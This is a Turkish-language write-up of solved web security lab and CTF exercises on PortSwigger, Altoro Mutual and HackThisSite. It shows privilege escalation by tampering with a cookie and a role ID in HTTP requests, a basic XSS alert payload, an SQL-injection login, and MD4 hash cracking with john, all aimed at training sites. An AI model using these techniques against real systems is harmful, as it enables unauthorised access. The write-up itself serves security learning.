


1) broken access control

```
<script>
var isAdmin = false;
if (isAdmin) {
  var topLinksTag = document.getElementsByClassName("top-links")[0];
  var adminPanelTag = document.createElement('a');
  adminPanelTag.setAttribute('href', '/admin-qya5ny');
  adminPanelTag.innerText = 'Admin panel';
  topLinksTag.append(adminPanelTag);
  var pTag = document.createElement('p');
  pTag.innerText = '|';
  topLinksTag.appendChild(pTag);
}
```

Normal kullanıcı ile giriş yapıldıktan sonra source kod içerisinde **/admin-qya5ny**

Adlı bir url bulundu. Bu url'e gidildiği zaman herhangi bir kontrol yapılmamaktadır.

Aşağıdaki görselde görüldüğü üzere




2) broken access control

Request

	Pretty	Raw	Hex
1	GET /academyLabHeader HTTP/2		
2	Host: 0a9a0005041539c18089aed400470039.web-security-academy.net		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0		
4	Accept: */*		
5	Accept-Language: tr-TR, tr;q=0.8, en-US;q=0.5, en;q=0.3		
6	Accept-Encoding: gzip, deflate, br		
7	Sec-WebSocket-Version: 13		
8	Origin: https://0a9a0005041539c18089aed400470039.web-security-academy.net		
9	Sec-WebSocket-Key: bD+6ktCvjhm8G0PiLfU+3g==		
10	Connection: keep-alive, Upgrade		
11	Cookie: session=diPw0Cb6qScDUL4NGEWwPfu3P7gxOFXY; Admin=true		
12	Sec-Fetch-Dest: empty		
13	Sec-Fetch-Mode: websocket		
14	Sec-Fetch-Site: same-origin		
15	Pragma: no-cache		
16	Cache-Control: no-cache		
17	Upgrade: websocket		
18			
19			

Yukarıdaki görselde görüldüğü üzere cookie header'ında **admin=false** adlı bir input alınmaktadır. Bu input true ile değiştirildiğinde aşağıdaki admin-panel url'i gözükmemekte.




Admin panele girildiği zaman gene aynı şekilde **admin=false** değeri true ile değiştirilerek carlos kullanıcısı silinmekte



dir.

3) broken access control



Kullanıcı email adresi düzenleme apisinden dönen cevapta **roleid:1** adlı bir json parametresi dönmekte mevcut kullanıcının yetkisi 1 ' i temsil ettiği için yeniden bir email değişikliği isteği yollanıp bu sefer **roleid:2** değeri gönderildiği zaman aşağıdaki görsellerde görüldüğü gibi admin yetkisine sahip olunmuştur.

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

Request

```
1 POST /my-account/change-email HTTP/2
2 Host: 0ab800d403e4eabc8f879b9e007b005c.web-security-academy.net
3 Cookie: session=r8Ex2Ty6FMipdX2yaogTjOhdZEqWGcxq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: */*
6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 22
10 Origin: https://0ab800d403e4eabc8f879b9e007b005c.web-security-academy.net
11 Referer: https://0ab800d403e4eabc8f879b9e007b005c.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
19   "email":"test2@test",
20   "roleid":2
21 }
```

4) sql injection


Admin kullanıcısıyla giriş yapmak için sql injection denedim ve sisteme giriş elde ettim.

The screenshot shows the AltoroMutual website. The top navigation bar includes links for 'PERSONAL' and 'SMALL BUSINESS'. The left sidebar contains links for 'PERSONAL' and 'SMALL BUSINESS' services. The main content area shows the 'Online Banking Login' form with fields for 'Username' and 'Password'. A message below the form reads: 'Lexical error at line 1, column 80. Encountered: "#" (35), after : "".' The bottom of the page shows the 'MY ACCOUNT' section with a 'Hello Admin User' message and account details.

5) XSS INJECTION


Arama bölümünde aşağıda görüldüğü gibi arama sekmesine yazılan input html içerisine gömülüyor. Eğer bir filtreleme yoksa xss açığı olabilir diye düşündüm ardından

<script>alert("deneme")</script> payload'ını kullandım.




6) xss injection

/Status_check url'inde hostname değeri parametre olarak alınıyor. Ben de burpsuite yardımıyla paketi tuttum ardında ise hostname değerini manipüle ederek payload'ını kullandım.



7) Cryptographic Failures -Damn Telemarketers Ctf


Robots.txt dosyasına baktığımda 2 uzantı gördüm bunlardan secret olana girdiğimde beni 2.resimdeki görsel karşıladı.



Index of /missions/realistic/5/secret


Name	Last modified	Size	Description
Parent Directory	-	-	-
admin.bak.php	2013-12-30 05:28	230	
admin.php	2013-12-30 05:28	621	

Admin.bak.php dosyasına girdiğimde ise bir hash ile karşılaştım.



error matching hash c8e5a14c61bdb3348ce49fefdf1ae7c6

Hangi algoritma ile hashlendiğini bulmak için dcode.fr web sitesinden yararlandım. İlk üç en yüksek sonuç için teker teker denedim.en sonunda ise md4 ile hashlenmiş olduğunu tespit ettim.



```
root@kali:~# echo "c8e5a14c61bdb3348ce49fefdf1ae7c6" > level5.txt
root@kali:~# cat level5.txt
c8e5a14c61bdb3348ce49fefdf1ae7c6
root@kali:~# john --format=raw-md4 level5.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD4 [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
?be15 (?)
Time 0:00:00:01 DONE 3/3 (2024-04-08 20:29) 0.7352g/s 14443Kp/s 14443Kc/s 14443KC/s dbeyg..dbzhl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
root@kali:~#
```

8) Cryptographic Failures – Basic challenge soru 6

İlk başta sezar şifreleme methodu kullanıyor diye düşündüm fakat oradan bişey çıkmadı ben de denemeler yapmaya başladım 1234567890 girdisini yolladığımda 13579;=?A9 çıktısı geldi ascii olarak ilk karakter hariç 1 er fazlası ile şifrelendiğini fark ettim. ardından ascii tablosunda baka baka şifreyi çözdüm.

9) Cryptographic Failures - ToxiCo Industrial Chemicals

Bırakılan ip ucunda XECryption algorithm kullanılarak şifrelendiği söylenmiş. Biraz araştırmayla bu algoritmanın online decoder ını buldum (<https://telmo.pt/xecryption/>) ve mesajı çözdüm.

XEEncryption

Web based decryption/encryption tool

XEEncryption is a simple encryption algorithm used in *Realistic Mission 6* from HackThisSite.
This tool can be used to solve the challenge, but also to encrypt any plain text using XEEncryption and vice-versa.

```
.296.294.255.268.313.278.311.270.290.305.322.252.276.286.301.305.264.301.251.269.274.311.304.  
230.280.264.327.301.301.265.287.285.306.265.282.319.235.262.278.249.239.284.237.249.289.250.  
282.240.256.287.303.310.314.242.302.289.268.315.264.293.261.298.310.242.253.299.278.272.333.  
272.295.306.276.317.286.250.272.272.274.282.308.262.285.326.321.285.270.270.241.283.305.319.  
246.263.311.299.295.315.263.304.279.286.286.299.282.285.289.298.277.292.296.282.267.245.304.  
333.767.768.313.769.310.767.777.766.762.765.300.766.760.766.300.776.756.767.769.313.300.767.
```

Decrypt

Encrypt

Decryption password ☒ Automatic ☐ Specify

Encryption password

Result

```
Samuel Smith  
Thank you for looking the other way on the increased levels of toxic chemicals in the river running alongside our industrial facilities. You can pick up your payment  
of $20,000 in the mailbox at the mansion on the corner of 53 and St. Charles tomorrow between the hours of 3:00am and 5:00am.  
Thank you.  
John Sculley  
ToxiCo Industrial Chemicals
```

Decryption is rubbish? Click the Decrypt button again to try a different password.
Current password value is: 762

Kullanılan ctf platformları:

- 1) portswigger
- 2) <http://altoro.testfire.net>
- 3) <https://www.hackthissite.org>